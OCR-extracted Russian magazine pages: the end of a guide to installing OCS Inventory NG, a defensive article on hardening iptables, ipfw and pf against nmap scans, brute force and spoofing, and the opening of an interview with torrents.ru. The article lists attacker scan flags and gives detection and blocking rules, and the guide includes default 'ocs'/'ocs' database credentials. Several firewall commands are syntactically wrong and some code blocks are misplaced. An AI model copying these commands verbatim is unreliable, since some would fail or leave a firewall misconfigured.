до 2k8R2, Linux, Mac OS X, *BSD, Solaris, IBM AIX и HP-UX. Все собранные данные агенты отправляют на сервер управления (management server) в виде XML-потока, сжатого при помощи библиотеки Zlib. Для передачи используется стандартный протокол HTTP/HTTPS, поэтому проблем с firewall'ом обычно не возникает. При помощи агентов реализована функция "IP discovery", которая помогает находить все сетевые и периферийные устройства, работающие в локалке, в том числе те, на которые нельзя установить агента (свитчи, принтеры, web-камеры и т.д.) Агенты сканируют сеть в поисках подобных устройств и отправляют сведения о них на сервер для анализа.
Версия для Windows написана на C++, *nix вариант — на Perl и C.
Серверная часть OCSNG включает в себя четыре компонента, которые необязательно должны быть установлены на одном сервере. Это СУБД (MySQL) для сбора данных, а также веб-сервер, который может играть одну из трех ролей:
• Служба связи — обеспечивает связь по протоколу HTTP между сервером базы данных и программами-агентами (Apache 1.3.X/2.X с интегрированным Perl, в Debian/Ubuntu пакет libapache-dbi-perl);
• Служба развертывания — хранение установочных файлов программ-агентов (любой веб-сервер с поддержкой SSL);
• Консоль управления — просмотр собранных данных в браузере (веб-сервер с поддержкой PHP с ZIP и GD).
Серверная часть OCSNG может быть установлена на компьютер, работающий под управлением Win2k/XP/2k3, Linux, *BSD, Solaris, IBM AIX и MacOS X.

УСТАНОВКА OCSNG

Нужный пакет имеется в репозиториях большинства дистрибутивов, хотя обычно это не самая актуальная версия. Самостоятельная сборка из исходных текстов при внимательном подходе не должна вызвать трудностей. Установочный скрипт setup.sh, находящийся внутри архива, проверит наличие требуемых компонентов и выдаст рекомендации по устранению проблем, если в этом будет необходимость.
В Debian/Ubuntu для ручной сборки нужно накатить пакеты:

```
$ sudo apt-get install libapache2-mod-perl2
libdbi-perl libapache-dbi-perl libdbd-mysql-
perl libsoap-lite-perl libxml-simple-perl
libnet-ip-perl libcompress-zlib-perl php5-gd
```

И XML::Entities из хранилища CPAN:



▷ dvd

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показано, как установить и настроить связку OCSNG + GLPI.



▷ links


• Полный список Win32_* классов можно найти в документации MSDN «Win32_Classes» — msdn.microsoft.com

• Сайт проекта NetPoint — neutex.net

• Сайт проекта MyZCI — sf.net/projects/myzci

• Сайт проекта zCI — zci.sf.net


• Сайт проекта OCSNG — ocsinventory-ng.org



▷ info

Многие утилиты, выпускаемые под коммерческими лицензиями, используют для сбора данных именно WMI — это удобно, так как не требуется установка агентов на удаленные системы.




Список установленных пакетов в OCSNG


Связываем GLPI с OCSNG

```
$ sudo cpan -i XML::Entities
```

В процессе установки будут созданы все необходимые конфигурационные файлы и алиасы для веб-сервера. Так как файлы, которые могут распространяться при помощи OCSNG, часто имеют большой размер, следует установить нужные значения переменных post_max_size и upload_max_filesize в файлах /etc/php5/apache2/php.ini (по умолчанию — 8 и 2 Мб) и ocsinventory-reports.conf. После всех настроек вызываем браузер и запускаем установочный скрипт http://localhost/ocsreports/install.php, где указываем параметры доступа к БД. В процессе установки для доступа к базе ocsweb будет создана учетная запись «ocs» с паролем «ocs». Если доступ к базе не ограничен локальной системой, в целях безопасности дефолтный пароль следует изменить. Для установки агента в Linux потребуется наличие некоторых модулей Perl (XML и Zlib) и dmidecode.

```
$ sudo apt-get install libcompress-zlib-perl libnet-ip-perl libnet-ssleay-perl libwww-perl libxml-simple-perl po-debconf ucf dmidecode pciutils
```

После чего агент устанавливается стандартным для Perl'овых приложений способом:

```
$ tar xzvf Ocsinventory-Agent-1.1.2.tar.gz
$ cd Ocsinventory-Agent-1.1.2
$ perl Makefile.PL
$ make
$ sudo make install
```

Далее скрипт начнет задавать ряд вопросов по размещению конфигурационных файлов. Вводим данные сервера, создаем тэг (для группировки систем), активируем задачу для cron. По окончании настройки собранные данные о конфигурации компьютера отправляются на сервер. Если связь установлена и получаем ответ «Success!», установку агента можно считать законченной. Его данные появятся в веб-консоли, в разделе «Все компьютеры». В каталоге /var/lib/ocsinventory-agent будет создан XML-файл, содержащий текущую конфигурацию компьютера. Если же соединения не произошло, запусти агент в режиме отладки:

```
$ ocsinventory-agent -l /tmp -debug --server http://ocsng-server/ocsinventory
```

Обычно полученной информации хватает для диагностики ошибок. Агент для Windows может быть установлен несколькими способами. Самый простой — вручную или с помощью прилагающегося logon скрипта. После инсталляции сервера установочный файл агента можно импортировать в базу OCSNG. Просто выбираем вкладку «Агент» и указываем месторасположение файла, после чего он будет доступен с любого компьютера сети. Установка стандартна: на последнем этапе сообщаем имя или IP-адрес OCSNG сервера, и, чтобы сразу же сформировать и отправить отчет, устанавливаем флажок «Immediately launch inventory». Далее агент прописывается в автозагрузку и стартует в качестве сервиса.

РАБОТА С ИНТЕРФЕЙСОМ OCSNG

Интерфейс локализован, поэтому, чтобы разобраться с его использованием, много времени не понадобится. По умолчанию на вкладке «Все компьютеры» показаны семь основных характеристик клиентских машин. Список «Add column» позволяет легко добавить еще до 23 полей. Очень удобно, что данные поддаются ручному редактированию. Также следует отметить легкий поиск и удаление дубликатов систем.

Как уже говорилось ранее, в OCSNG заложена возможность установки приложений и запуска скриптов (bat, vbs и т.п.) Такая функциональность сильно выручает. Создаем пакет в Deployment — Build и заполняем поля New package building: название, Priority (порядок установки) и действие в Action. Предусмотрено три варианта:

```
- Store — копировать на целевую систему;
- Execute — копировать и выполнить с командой;
- Launch — копировать и запустить.
```

Параметры в User notifications позволяют вывести предупреждение пользователю и разрешить ему отменять задачу.

После создания пакета его следует активировать в Deployment — Activate. Вводим URL сервера и нажимаем «Отправить». Выбираем компьютер, на который будем устанавливать пакет, переходим в меню Customization и нажимаем ссылку Add package. Указываем пакет и запускаем процесс нажатием Affect. Состояние задачи выводится в Customization, общая статистика доступна в таблице Activate.

В OCSNG инициатором соединения выступает агент, который подключается к серверу раз в сутки, отправляет информацию о состоянии и получает задания. Если созданный пакет необходимо установить раньше, на клиенте следует принудительно запустить команду ocsinventory-agent.

ЗАКЛЮЧЕНИЕ

После настройки и заполнения базы данных в системе инвентаризации ты будешь постоянно иметь под рукой актуальную информацию о текущем состоянии компов и сможешь отслеживать изменения. Отчеты, которые она генерирует, дают возможность быстро определить конфигурацию типового компьютера, используемого в организации, что сослужит хорошую службу при планируемом апгрейде или смене ОС.

Евгений Зобнин j1m@synack.ru

Огненная дуга

ЗАЩИЩАЕМСЯ ОТ ВЗЛОМЩИКОВ С ПОМОЩЬЮ IPTABLES, IPFW И PF

Брандмауэр — первая линия защиты любого сервера, и от его правильной настройки зависит, сможет ли злоумышленник продвинуться дальше в своих попытках проникновения в систему. Современные файеры предлагают множество механизмов обеспечения безопасности, используя которые ты можешь оставить «не у дел» 99% атакующих. И все это без необходимости покупки дорогостоящего оборудования и коммерческого софта.

Главная цель всех взломщиков — получение доступа к командному интерпретатору сервера для использования его возможностей в своих интересах. Наиболее часто проникновение в «святая святых» осуществляется с помощью дыр в сервисах или же через подбор пароля (брутфорс) к одному из них (например, ssh).

СКАНИРОВАНИЕ ПОРТОВ

Чтобы выявить наличие уязвимых сервисов на машине, атакующий производит разведку с помощью сканера портов и различных систем обнаружения уязвимостей. Обычно в качестве сканера портов используется nmap, который способен осуществлять сканирование десятком различных способов и в некоторых случаях умеет выявлять версии ОС и сервисов. Вот список особенно популярных флагов nmap, которые обычно используют взломщики:

Флаги nmap, используемые при сканировании

```
-sT — обычное TCP-сканирование с помощью открытия соединения на указанный порт и его завершения;
-sS — SYN/ACK-сканирование, связь разрывается сразу после ответа на запрос открытия соединения;
-sU — UDP-сканирование;
-sF — сканирование пакетами с установленным флагом FIN;
-sX — сканирование пакетами с установленными флагами FIN, PSH и URG;
-sN — сканирование пакетами без установленных флагов.
```

Метод защиты от сканирования прост и известен любому системному администратору. Заключается он в простом закрытии всех сервисов, которые не должны быть видны из внешней сети. Например, если на машине работают сервисы ssh, samba и apache, а из внешнего мира должен быть виден только веб-сервер с корпоративной веб-страницей, то межсетевой экран может быть настроен так:

Начальная настройка iptables

```
outif="eth1"
iptables -F
iptables -i $outif -A INPUT \
  -m conntrack \
  --ctstate ESTABLISHED,RELATED \
  -j ACCEPT
iptables -i $outif -A INPUT -p tcp \
  --dport 80 -j ACCEPT
iptables -i $outif -P INPUT DROP
iptables -i $outif -P OUTPUT ACCEPT
```

Начальная настройка ipfw

```
outif="rl0"
ipfw add allow ip from any to any \
  via lo0
ipfw add allow ip from me to any \
  via $outif
ipfw add allow tcp from any to me \
  established via $outif
ipfw add allow tcp from any 80 \
  to me via $outif
ipfw add deny ip from any to any \
  via $outif
```

Начальная настройка pf

```
outif="rl0"
set skip on lo0
block all
pass out on $outif from $outif \
  to any keep state
pass in on $outif proto from any \
  to $outif port 80
```

Все три набора правил делают одно и то же — разрешают прохождение любого трафика по интерфейсу обратной петли (loopback), разрешают принимать пакеты уже установленных соединений (чтобы, например, браузер мог получить ответ на запрос к удаленному серверу), разрешают обращения на 80-й порт, блокируя все остальные, и разрешают любые коннекты наружу. Обрати внимание, что если в примерах iptables и ipfw мы явно задали правила для разрешения приема пакетов уже установленных соединений (established), то в случае с pf для этого достаточно было указать «keep state» в рулесете, разрешающем любые исходящие соединения.

В общем-то, такая схема защиты сетевых сервисов от сканирования и проникновения отлично работает, но мы можем пойти дальше и настроить файер так, чтобы некоторые виды сканирования вообще не могли бы быть выполнены. Технически мы не можем сделать это в отношении обычного сканирования (флаги nmap '-sT', '-sS' и '-sU') просто потому, что в нем нет ничего криминального, однако нестандартные типы сканирования, такие как '-sN', '-sF' и '-sX', порождают пакеты, которые никак не могли быть созданы легальными приложениями. Поэтому без тени сомнения отбрасываем подобные соединения.

Методы борьбы с экзотическими видами сканирования

```
# Запрет FIN-сканирования
Linux> iptables -A INPUT -p tcp \
```




```
   -m tcp \
   --tcp-flags FIN,ACK FIN -j DROP
FreeBSD> ipfw add reject tcp from any to any \
   not established tcpflags fin

# Запрет X-сканирования
Linux> iptables -A INPUT -p tcp -m tcp \
   --tcp-flags FIN,SYN,RST,PSH,ACK,URG
FIN,SYN,RST,PSH,ACK,URG \
   -j DROP
FreeBSD> ipfw add reject tcp from any to any \
   tcpflags fin, syn, rst, psh, ack, urg

# Запрет N-сканирования
Linux> iptables -A INPUT -p tcp -m tcp \
   --tcp-flags FIN,SYN,RST,PSH,ACK,URG NONE -j DROP
FreeBSD> ipfw add reject tcp from any to any \
   tcpflags !fin, !syn, !rst, !psh, !ack, !urg
```

В OpenBSD все эти строки можно заменить простой записью в начале /etc/pf.conf:

```
scrub in all
```

Директива scrub активирует механизм нормализации пакетов, при котором фрагментированные пакеты воссоединяются, а пакеты с недопустимой комбинацией флагов отбрасываются. Кроме экзотических видов сканирования scrub позволяет защититься и от обмана систем обнаружения вторжений (посылка сильно фрагментированных пакетов) и некоторых видов DoS-атак.
Для защиты от SYN/ACK-сканирования, инициируемого с помощью nmap-флага '-sS', мы можем использовать метод пассивного определения ОС (OS Fingerprint), доступный в брандмауэрах pf и iptables/netfilter (начиная с версии 1.4.6). Во время проведения обычного сканирования (флаг '-sT') nmap использует стандартный интерфейс сокетов операционной системы, поэтому такой скан почти ничем не отличается от потока обычных пакетов (ниже мы рассмотрим некоторые его отличия), однако при SYN/ACK-сканировании nmap формирует пакеты самостоятельно, поэтому они имеют некоторые черты, которые выдают их источник. Метод пассивного определения ОС позволяет идентифицировать эти пакеты и отбросить их с помощью стандартных правил файервола:


```
OpenBSD> block in quick from any os NMAP
Linux> iptables -I INPUT -p tcp -m osf --genre NMAP \
   -j DROP
```

Модуль osf брандмауэра iptables/netfilter использует базу «отпечатков», собранную и обновляемую разработчиками OpenBSD (/etc/pf.os), поэтому оба этих правила должны привести к одинаковым результатам. Интересно так же и то, что они позволяют эффективно противодействовать функции определения ОС утилиты nmap (флаг '-O').
Теперь мы защищены почти от всех видов сканирования, кроме стандартного и тупого '-sT'. Как быть с ним? На самом деле все просто. Факт сканирования портов легко заметить, просто проанализировав логи файервола. Если за короткий промежуток времени происходило множество коннектов на различные порты — значит, нас сканировали. Осталось только переложить эту идею на правила брандмауэра. Для iptables есть отличный рецепт, который блокирует всех, кто слишком настойчиво стучится в нерабочие порты:

Борьба со сканированием с помощью iptables

```
# Проверка на стук в нерабочие порты (10 в час)
iptables -A INPUT -m recent --rcheck \
   --seconds 3600 --hitcount 10 --rttl -j RETURN
# Вторая проверка на стук в нерабочие порты (2 в минуту)
iptables -A INPUT -m recent --rcheck \
   --seconds 60 --hitcount 2 --rttl -j RETURN
# Заносим адреса стучащихся в список
iptables -A INPUT -m recent --set
# Отбрасываем пакеты всех, кто превысил лимит на
количество подключений
iptables -P INPUT -j DROP
```

Установив пакет xtables-addons, содержащий наработки проекта patch-o-matic, мы получим доступ к модулю PSD (Port Scan Detect), реализованному по образу и подобию демона scanlogd. Все предыдущие строки могут быть легко заменены простым правилом:



Файервол как он есть

```
# iptables -A INPUT -m psd -j DROP
```

К сожалению, в пакетных фильтрах ipfw и pf ничего подобного нет, но это не беда, потому как сканированию портов хорошо противодействует демон PortSentry и тот самый scanlogd.

ЗАПРЕТ ICMP-СООБЩЕНИЙ

Хорошей практикой также является запрет ICMP-сообщений, которые могут выдать дополнительную информацию о хосте или быть использованы для выполнения различных злонамеренных действий (например, модификации таблицы маршрутизации). Ниже приведена таблица со списком возможных типов ICMP-сообщений:

Типы ICMP-сообщений

```
0 — echo reply (echo-ответ, пинг)
3 — destination unreachable (адресат недосягаем)
4 — source quench (подавление источника, просьба посылать пакеты медленнее)
5 — redirect (редирект)
8 — echo request (echo-запрос, пинг)
9 — router advertisement (объявление маршрутизатора)
10 — router solicitation (ходатайство маршрутизатора)
11 — time-to-live exceeded (истечение срока жизни пакета)
12 — IP header bad (неправильный IP-заголовок пакета)
13 — timestamp request (запрос значения счетчика времени)
14 — timestamp reply (ответ на запрос значения счетчика времени)
15 — information request (запрос информации)
16 — information reply (ответ на запрос информации)
17 — address mask request (запрос маски сети)
18 — address mask reply (ответ на запрос маски сети)
```

Как видишь, ответ на некоторые ICMP-сообщения может привести к разглашению некоторой информации о хосте, в то время как другие — привести к модификации таблицы маршрутизации, поэтому их необходимо запретить. Обычно выход во внешний мир разрешают ICMP-сообщениям 0, 3, 4, 11 и 12, в то время как на вход принимают только 3, 8 и 12. Вот как это реализуется в различных брандмауэрах:

Запрет опасных ICMP-сообщений

```
Linux> iptables -A INPUT -p icmp \
   -icmp-type 3,8,12 -j ACCEPT
Linux> iptables -A OUTPUT -p icmp \
   -icmp-type 0,3,4,11,12 -j ACCEPT

FreeBSD> ipfw add allow icmp \
   from any to $outif in \
   via $outif icmptype 3,8,12
FreeBSD> ipfw add allow icmp \
   from $outif to any out \
   via $outif icmptype 0,3,4,11,12

OpenBSD> pass in inet proto icmp \
   from any to $outif \
   icmp-type { 3, 8, 12 } keep state
OpenBSD> pass out inet proto icmp \
   from $outif to any \
   icmp-type { 0, 3, 4, 11, 12 } \
   keep state
```

Борьба с утечкой ресурсов

При использовании действия TARPIT обязательно добавляй в конфиг следующее правило, иначе «провисшие» соединения будут съедать ресурсы при обработке подсистемой conntrack:

iptables -t raw -I PREROUTING -p tcp –dport 25 -j NOTRACK

FWBuilder: универсальный GUI для настройки iptables, ipfw, pf и ipf

При желании ты можешь запретить весь ICMP-трафик, включая пинг-запросы, но это может повлиять на корректность работы сети.

БРУТФОРС

Разведав информацию об открытых портах и ОС, взломщик предпринимает попытки проникновения в систему, которые могут быть основаны на эксплуатации дыр в сервисах, либо на подборе паролей. Предотвратить возможность взлома сервисов брандмауэр нам не поможет, однако затормозить процесс перебора паролей — легко. Для этого применяются возможности по ограничению количества пакетов, пришедших на машину с одного IP-адреса. Вот как это можно сделать с помощью iptables:

Защита от брутфорса с помощью iptables

```
# Цепочка для проверки соединений
iptables -N brute_check
# Блокировка адреса, если за 60 секунд он инициировал более 2-х соединений
iptables -A brute_check -m recent \
   --update --seconds 60 \
   --hitcount 3 -j DROP
# Если нет — разрешаем соединение и заносим адрес в список
iptables -A brute_check -m recent \
   --set -j ACCEPT
# Очищаем цепочку INPUT
iptables -F INPUT
# Отправляем в цепочку brute_check всех, кто пытается подключиться к 22-му порту
iptables -A INPUT -m conntrack \
   --ctstate NEW -p tcp \
   --dport 22 -j brute_check
iptables -P INPUT DROP
```

То же самое можно проделать и с использованием pf:




```
/sbin/iptables -A INPUT -i eth0 -p icmp --icmp-type echo-reply -j ACCEPT
/sbin/iptables -A INPUT -i eth0 -p icmp --icmp-type echo-request -j ACCEPT

# ftp
/sbin/iptables -A INPUT -p tcp -i eth0 --dport 21 -j ACCEPT
/sbin/iptables -A INPUT -p udp -i eth0 --dport 21 -j ACCEPT
# ssh
/sbin/iptables -A INPUT -p tcp -i eth0 --dport 22 -j ACCEPT
/sbin/iptables -A INPUT -p udp -i eth0 --dport 22 -j ACCEPT
# www
/sbin/iptables -A INPUT -p tcp -i eth0 --dport 80 -j ACCEPT
/sbin/iptables -A INPUT -p udp -i eth0 --dport 80 -j ACCEPT
# https
/sbin/iptables -A INPUT -p tcp -i eth0 --dport 443 -j ACCEPT
/sbin/iptables -A INPUT -p udp -i eth0 --dport 443 -j ACCEPT

# Не логировать пакеты от маршрутизаторов
/sbin/iptables -A INPUT -p udp -i eth0 --dport 520 -j REJECT

# Не логировать пакеты smb/windows
/sbin/iptables -A INPUT -p tcp -i eth0 --dport 137:139 -j REJECT
/sbin/iptables -A INPUT -p udp -i eth0 --dport 137:139 -j REJECT
```

Настраиваем iptables



warning


Явно блокируя пакеты nmap с помощью osf, ты рискуешь отсечь пакеты легальных ОС, имеющих сходную сигнатуру: SunOS 4.1.x, Tru64 6.1, TOPS-20 version 7, ExtremeWare 4.x, SymbianOS 6048, Sega Dreamcast Dreamkey 3.0.



links

sf.net/projects/sentrytools — PortSentry

www.openwall.com/scanlogd — scanlogd



info

Способы защиты от атак типа DoS/DDoS подробно описаны в моей статье «Устоять любой ценой», опубликованной в сентябрьском номере][за 2009 год.

Защита от брутфорса с помощью pf

```
# Создаем таблицу для брутфорсеров
table <bruteforcers> persist
# Блокируем всех, кто в нее попадает
block in quick from <bruteforcers>
# Помещаем в таблицу bruteforcers всех, кто
инициирует более двух соединений на 22-ой порт
в минуту
pass in on $ext_if inet proto tcp to $outif \
   port 22 flags S/SA keep state \
   (max-src-conn-rate 60/2, \
   overload <bruteforcers> flush)
```

Брандмауэр ipfw не обладает достаточной функциональностью для эффективного противодействия брутфорсерам, поэтому его пользователи должны использовать инструменты более высокого уровня, такие как специальные модули PAM, системы обнаружения вторжений и программы вроде sshguard.

СПУФИНГ

Спуфинг (подмена адреса отправителя пакета) может быть использован для осуществления DoS-атак или обхода брандмауэра. В первом случае спуфинг дает огромное преимущество атакующему, так как существенно затрудняет реакцию на атаку (пакеты, приходящие с совершенно разными адресами отправителя, не так просто классифицировать и заблокировать) и затягивает процесс закрытия новых соединений (обычно поддельный адрес недостижим, поэтому закрытие соединения происходит лишь по истечению таймаута). Спуфинг, осуществляемый для обхода системы защиты, менее опасен и в большинстве случаев поддается контролю.

Достаточно часто, блокируя внешние сетевые сервисы хоста, системные администраторы оставляют их открытыми для определенного диапазона адресов (например, для подключения со своей домашней машины). Вычислив один из этих адресов, взломщик может сформировать пакет, указав этот адрес в качестве обратного, и таким образом «проскользнуть» через брандмауэр. Далее он может угадать номера последовательности TCP-пакетов и сделать так, чтобы доверяющий обратному адресу сервис выполнил нужное ему действие. Это очень трудная в реализации атака, которая, тем не менее, может быть выполнена грамотным специалистом, а если речь идет о протоколе UDP, то это под силу и кулхацкеру.




Схема прохождения пакета через подсистему netfilter ядра Linux

К счастью, защититься от подобных атак легко. Достаточно не открывать порты незащищенных сервисов во внешний мир, а в случае резкой необходимости использовать защитные системы самих сервисов (например, сертификаты ssh) или механизм «стука в порты» (о нем рассказано в конце статьи).

Ситуация становится более сложной, когда дело касается сетевого моста, разделяющего внутреннюю и внешнюю сети (или две локальных сети). Доверительные отношения внутри локальной сети — обычное дело. Сервисы доступны всем, никакой аутентификации, шифрования и т.д. — просто лакомый кусочек для взломщика. Находясь во внешней сети, он может узнать сетевую маску внутренней сети и сформировать пакеты с соответствующим ей обратным адресом, что приведет к получению доступа ко всем ресурсам локалки. Это действительно опасная ситуация, но ее легко предотвратить с помощью правильной настройки брандмауэра или ОС. Для этого достаточно запретить прохождение пакетов, обратные адреса которых соответствуют используемым во внутренней сети, с внешнего интерфейса:

```
Linux> iptables -A INPUT -i $outif \
   -s 192.168.1.0/24 -j DENY
FreeBSD> ipfw add deny ip from \
   192.168.1.0/24 to any via $outif
OpenBSD> block in on $outif from \
   192.168.1.0/24 to any
```



www.netfiler.org: представительство iptables/netfiler в Сети

В качестве альтернативы или дополнительной меры защиты можно (и даже нужно) использовать специальные директивы ipfw и pf и настройки ядра Linux:

```
Linux> echo 1 > /proc/sys/net/ipv4/conf/all/rp_filter
FreeBSD> ipfw add deny ip from any to any not antispoof in
OpenBSD> antispoof quick for $ext_if
```

Эти три команды приводят к одинаковым результатам. Все пакеты, обратные адреса которых соответствуют маске сети другого интерфейса, отбрасываются.

ПОЛЕЗНОСТИ IPTABLES

В конце статьи мы рассмотрим несколько интересных возможностей iptables/netfilter, которые могут оказаться полезными при защите сервера от проникновений. Начнем с механизма удаленного управления брандмауэром, получившего имя «стук в порты» (port knoking). Суть его заключается в том, чтобы заставить файервол выполнять определенные действия после подключения к заданному порту. Ниже приведен пример правил, открывающих порт SSH на 10 секунд после «стука» в 27520-ый порт:

```
iptables и port knocking
# Цепочка для проверки соединений на защищаемый порт
iptables -N knock
# Разрешаем соединение, если стук был в течение последних
10 секунд
iptables -A knock -m recent --rcheck --seconds 10 \
   -j ACCEPT
# Очищаем INPUT
iptables -F INPUT
# Разрешаем все, что относится к уже установленным соеди-
нениям
iptables -A INPUT -m conntrack \
   --ctstate ESTABLISHED,RELATED -j ACCEPT
# Все попытки открыть соединение с 22-м портом отправляем
на проверку в цепочку knock
iptables -A INPUT -m conntrack --ctstate NEW \
   -p tcp --dport 22 -j knock
# Заносим адрес стучащегося в 27520-й порт в список
iptables -A INPUT -m conntrack --ctstate NEW \
   -p tcp --dport 27520 -m recent --set
```

```
nat-anchor "ftp-proxy/*"
rdr-anchor "ftp-proxy/*"

rdr pass on $int_if proto tcp to port ftp -> 127.0.0.1 port 8021
rdr on $ext_if proto tcp from any to any port 80 -> $comp3

block in

pass out keep state

anchor "ftp-proxy/*"
antispoof quick for { lo $int_if }

pass in on $ext_if inet proto tcp from any to ($ext_if) \
   port $tcp_services flags S/SA keep state

pass in on $ext_if inet proto tcp from any to $comp3 port 80 \
    flags S/SA synproxy state

pass in inet proto icmp all icmp-type $icmp_types keep state

pass in quick on $int_if

/etc/pf.conf[+] [pf]                          0 0x0 [43,1][100%]
```

Настраиваем pf

```
# При стуке в соседние порты удаляем адрес из списка
iptables -A INPUT -m conntrack --ctstate NEW -p tcp \
   -m multiport --dport 27519,27521 -m recent --remove
# Запрещаем все
iptables -P INPUT DROP
```

Третье с конца правило добавляет адрес стучащегося в список. Если та же машина в течение 10 секунд после стука обратится к 22-му порту, соединение будет установлено. Предпоследнее правило — защита от «перебора стука». Если злоумышленник попытается стучать последовательно во все порты с надеждой, что один из них откроет 22-й порт, сработает это правило, и его адрес будет удален из списка сразу после попадания в него.

Вторая полезность iptables распространяется в пакете xtables-addons (patch-o-matic) и носит имя TARPIT. Это действие (такое же, как ACCEPT или DENY), которое «подвешивает» соединение, не позволяя атакующей стороне его закрыть. Соединение, пакеты которого попадают в TARPIT, будет благополучно установлено, однако размер окна будет равен нулю, благодаря чему удаленная машина не сможет отправлять данные, расходуя свои ресурсы, а соединение будет закрыто только по истечению таймаута. TARPIT можно использовать в экстренных случаях для защиты от DoS:

```
# iptables -A INPUT -p tcp -m tcp -dport 80 -j TARPIT
```

Или же для введения атакующего в заблуждение и борьбы против сканеров портов (только обычное TCP-сканирование, '-sT'):

```
# iptables -A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
# iptables -A INPUT -p tcp -m tcp --dport 25 -j ACCEPT
# iptables -A INPUT -p tcp -m tcp -j TARPIT
```

Эти правила создают видимость системы, в которой открыты все порты, однако при попытке подключения к любому из них (кроме 80 и 25) соединения будут «подвисать». Того же результата, но без «провисших» соединений, можно добиться с помощью действия DELUDE, которое правильно отвечает на все попытки инициации соединения, но посылает RST-пакет в ответ на все остальные пакеты. Для еще большего запутывания атакующего ты можешь использовать действие CHAOS, которое случайным образом активирует одно из двух описанных выше действий.

ВЫВОДЫ

Обладая достаточным количеством знаний и вдумчиво читая документацию, ты можешь создать очень крепкий бастион, к которому будет не так-то просто подобраться. Современные брандмауэры, а в особенности pf и iptables, предлагают множество средств защиты от непрошенных гостей, которые ты можешь получить абсолютно безвозмездно.

Мария «Mifrill» Нефедова mifrill@real.xakep.ru

ИНТЕРВЬЮ С TORRENTS.RU

ДОПОЛНЕНИЕ К СТАТЬЕ «ЗАКОН VS СЕТЬ»

01 С момента приостановки делегирования домена и вашего переезда на rutracker.org уже прошло некоторое время. Тогда, непосредственно после инцидента, вы собирались оспаривать действия прокуратуры и «Ру-Центра», как неправомерные. Было ли что-то сделано в этом направлении и если да, то как успехи?

Действия прокуратуры мы не собирались оспаривать, т.к. прокуратура ничего не приостанавливала, а лишь «рекомендовала». А действия Ру-Центра, который с удовольствием воспринял незаконные рекомендации как приказ к действию будем. В настоящий момент ведется юридическая работа, которая нацелена на достижение максимального результата.

02 У многих создалось впечатление, что вы перебрались на новый домен очень оперативно, будто знали о том, что произойдёт заранее. Вас предупредили, или же вы просто рассчитывали, что рано или поздно нечто подобное может случиться и имели отработанные «пути отступления»?

